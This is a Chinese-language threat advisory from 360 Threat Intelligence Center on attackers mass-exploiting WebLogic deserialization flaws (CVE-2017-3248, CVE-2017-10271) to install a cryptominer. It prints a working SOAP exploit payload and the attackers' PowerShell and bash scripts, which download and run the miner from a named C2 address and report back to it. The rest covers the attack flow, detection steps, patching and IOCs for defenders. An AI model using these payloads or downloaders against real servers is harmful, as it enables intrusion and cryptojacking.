

WebLogic 组件远程命令执行漏洞（CVE-2017-3248、CVE-2017-10271）大规模被利用事件通告


文档信息

编号	360TI-SE-2017-0021
关键字	CVE-2017-3248 CVE-2017-10271 WebLogic 反序列化 挖矿
发布日期	2017 年 12 月 22 日
更新日期	2017 年 12 月 22 日
TLP	WHITE
分析团队	360 威胁情报中心

通告背景

2017年12月15日，国外安全研究者 K.Orange 在 Twitter 上爆出有黑产团体利用 WebLogic 反序列化漏洞（CVE-2017-3248、CVE-2017-10271）对全球服务器发起大规模攻击。有大量企业服务器已失陷且被安装上了 watch-smartd 挖矿程序。鉴于近期比特币等虚拟货币疯涨的利益驱动力，预计未来一周攻击规模可能呈上升趋势。在此强烈提醒相关单位、机构积极采取有效防御措施，降低风险。

如下：



K. Orange
@KarlOrange

Heads up if you're using an unpatched weblogic version, ended up finding some unprivileged "watch-smartd" binary in Linux doing cryptomining to "minexmr dot com" and "minergate dot com"...

上午9:03 - 2017年12月15日

4 转推 2 喜欢

1 4 2

相关漏洞概要

漏洞名称	CVE-2017-3248 WebLogic 反序列化命令执行漏洞									
威胁类型	远程代码执行	威胁等级	高	漏洞 ID	CVE-2017-3248					
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令									
受影响系统及应用版本										
Oracle Weblogic Server 10.3.6.0 Oracle Weblogic Server 12.1.3.0 Oracle Weblogic Server 12.2.1.0 Oracle Weblogic Server 12.2.1.1										
相关链接										
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3248										

漏洞名称	CVE-2017-10271 WebLogic 反序列化命令执行漏洞									
威胁类型	远程代码执行	威胁等级	高	漏洞 ID	CVE-2017-10271					
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令									
受影响系统及应用版本										
Oracle Weblogic Server 10.3.6.0 Oracle Weblogic Server 12.2.1.2 Oracle Weblogic Server 12.2.1.1 Oracle Weblogic Server 12.1.3.0										
相关链接										
https://www.securityfocus.com/bid/101304										

其中 CVE-2017-10271 是一个最新的利用 Oracle WebLogic 中 WLS 组件的远程代码执行漏洞，属于官方没有公开细节的野外利用漏洞，大量企业尚未及时安装补丁。更糟糕的是野外流传部分 EXP 代码，如下图：

```

1 POST如下数据:
2   <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
3     <soapenv:Header>
4       <work:WorkContext xmlns:Work="http://xxx.com/soap/workarea">
5         <java>
6           <object>
7             <array>
8               <void index="0">
9                 <string>/bin/sh</string>
10                </void>
11                <void index="1">
12                  <string>-c</string>
13                </void>
14                <void index="2">
15                  <string>curl http://xxx.com</string>
16                </void>
17               </array>
18               <void method="start/">
19             </object>
20           </java>
21         </work:WorkContext>
22       </soapenv:Header>
23       <soapenv:Body/>
24     </soapenv:Envelope>
25   ''

```

以上 2 漏洞的利用难度较低，攻击者只需要发送特定构造的 HTTP 请求，就可以在目标服务器上执行任意命令，危害巨大。由于漏洞较新，目前仍然存在很多主机尚未更新相关补丁。

事件攻击流程描述

攻击者在发起攻击前，通过其他手段收集大量 WebLogic 目标主机（包括 Windows 和 Linux），然后利用漏洞 CVE-2017-3248 进行攻击，无论是否成功，都将再利用 CVE-2017-10271 进行攻击。在每一次的攻击过程中，都是先执行基于 Windows 系统的 payload，然后再执行 Linux 系统 payload，且无区分目标主机操作系统。即 Windows 和 Linux 的 payload 都会被执行一遍。

具体攻击流程如下：

- 1、通过 http 请求利用 WebLogic 反序列化漏洞（CVE-2017-3248）调用 Windows 中的“cmd.exe /c”连环调用“PowerShell.exe”进行样本下载和恶意代码执行。
- 2、通过 http 请求利用 WebLogic 反序列化漏洞（CVE-2017-3248）调用 Linux 中的 wget 下载 shell 脚本并调用 Linux 本地“/bin/bash”执行 shell 脚本。（shell 脚本内容内定义了从远端下载执行 watch-smartd 挖矿程序控制细节）
- 3、利用 WebLogic WLS 组件漏洞（CVE-2017-10271）调用 Windows 中的 powershell 进行样本下载和运行。
- 4、利用 WebLogic WLS 组件漏洞（CVE-2017-10271）调用 Linux 中的 wget 下载 shell 脚本并调用 Linux 本地“/bin/bash”执行 shell 脚本。

部分相关脚本内容如下：

```
1 /c "powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')""  
2 -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"
```

```
1 $SELF_COPY = "$HOME\auto-upgrade"  
2 $HSST = "http://72.11.140.178"  
3 $CALLBACK = $HSST  
4  
5 $DEFAULT_RFILE = "$HSST/files/w/default"  
6 $OTHERS_RFILE = "$HSST/files/w/others"  
7  
8 $LFILE_NAME = "auto-upgrade.exe"  
9 $LFILE_PATH = "$env:TMP\$LFILE_NAME"  
10  
11 $DOWNLOADER = New-Object System.Net.WebClient  
12 $SYSTEM_BIT = [System.IntPtr]::Size  
13 if ( $SYSTEM_BIT -eq 8 ) {  
14     $DOWNLOADER.DownloadFile($DEFAULT_RFILE, $LFILE_PATH)  
15 } else {  
16     $DOWNLOADER.DownloadFile($OTHERS_RFILE, $LFILE_PATH)  
17 }  
18 if ( !(Get-Process auto-upgrade -ErrorAction SilentlyContinue) ) {  
19     $DOWNLOADER.DownloadString("$CALLBACK/?info=w0")  
20     cmd.exe /c $LFILE_PATH -B  
21 } else {  
22     $DOWNLOADER.DownloadString("$CALLBACK/?info=w9")  
23 }
```

```
DOWNLOADER="curl "
# DOWNLOADER="wget -q -O -"

DEFAULT_RFILE=$HOST/files/l/default
OTHERS_RFILE=$HOST/files/l/others

LFILE_NAME="watch-smartd"
# LFILE_PATH=`pwd`/$LFILE_NAME
LFILE_PATH=/tmp/$LFILE_NAME

DEFAULT ()
{
    $DOWNLOADER $DEFAULT_RFILE > $LFILE_PATH
    chmod +x $LFILE_PATH
    ps -ef|grep $LFILE_NAME|grep -v grep
    if [ $? -ne 0 ]; then
        $LFILE_PATH -B && $DOWNLOADER "${CALLBACK}/?info=160"
    else
        $DOWNLOADER "${CALLBACK}/?info=169"
    fi
}

OTHERS ()
{
    $DOWNLOADER $OTHERS_RFILE > $LFILE_PATH
    chmod +x $LFILE_PATH
    ps -ef|grep $LFILE_NAME|grep -v grep
    if [ $? -ne 0 ]; then
        $LFILE_PATH -B && $DOWNLOADER "${CALLBACK}/?info=130"
    else
        $DOWNLOADER "${CALLBACK}/?info=131"
    fi
}
```

事件影响面评估

目前潜在受影响主机数量超过 2000+台，发动攻击的恶意主机 PC 超过 400+台，整体影响面较大，综合分析威胁等级为高。

通过 360 威胁情报数据最早可追溯该事件至 2016 年 4 月 14 日，如下图：

72.11.140.182

72.11.140.182

COBALTSTRIKE

地理位置 美国/加利福尼亞州
ASN AS8100 QuadraNet, Inc
IDC服务器 是
代理 否
网关 否

相关安全报告: 没有数据

威胁情报 域名反查 主机信息 数字证书 定制搜索

开源情报

情报源 最近看到 SKYEYELABS 2017/11/22 C2

相关样本

样本HASH 最近看到 恶意类型 家族信息

723848087E48C3F5078037B53CB96CA9	2017/03/27	2017/03/27	网络蠕虫	ALLAPLE
AB71F3F97DB0567235DF4AFAFCF9B9B2	2016/04/18	2016/04/18	网络蠕虫	ALLAPLE

可视化分析

C&C 自签名证书相关信息:

威胁分析平台 72.11.140.182

72.11.140.182

COBALTSTRIKE

地理位置 美国/加利福尼亞州
ASN AS8100 QuadraNet, Inc
IDC服务器 是
代理 否
网关 否

相关安全报告: 没有数据

数字证书

相关证书信息

所有者名称	myserver.mutecentral.com
所有者组织	
颁发者名称	myserver.mutecentral.com
开始时间	2015-11-21 18:33:49
失效时间	2016-11-20 18:33:49
SHA1	a4438006f83096d8819885aaf6d2e43f961625
状态	证书失效
首次出现时间	2015-11-23
最近出现时间	2016-01-25

所有者名称	harper.radiourinanele.com
所有者组织	
颁发者名称	harper.radiourinanele.com
开始时间	2016-01-31 15:23:04
失效时间	2017-01-30 15:23:04
SHA1	acae983451b210833e8891cd8764e5e43dd8ac5d
状态	证书失效
首次出现时间	2016-02-01
最近出现时间	2016-08-22

处置方案

自查建议

- 从网络数据流量角度审计是否有与 <http://72.11.140.178> 通讯的主机。
- 异常文件及进程排查:
 - 检查 Windows 主机中是否有“auto-upgrade.exe”文件或进程。
 - 检查 Linux 主机中是否有“watch-smartd”文件或进程。
- 主机错误日志排查 (基于操作系统无差异攻击特性):
 - 针对于 Linux 主机:

<http://ti.360.net>

```
java.io.IOException: Cannot run program "cmd.exe": java.io.IOException: error=2, No such file or directory
```

针对 Windows 主机:

```
java.io.IOException: Cannot run program "/bin/bash":java.io.IOException: error=2, No such file or directory
```

修复方法

更新 WebLogic 至最新版本并安装最新安全补丁即可。

参考资料

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3248>

<https://www.securityfocus.com/bid/101304>

<https://twitter.com/karlorange/status/941715357450080256>

<https://ti.360.net/>

更新历史

时间	内容
2017 年 12 月 22 日	初始报告

IOC

IP
72.11.140.178
72.11.140.179
72.11.140.180
72.11.140.181
72.11.140.182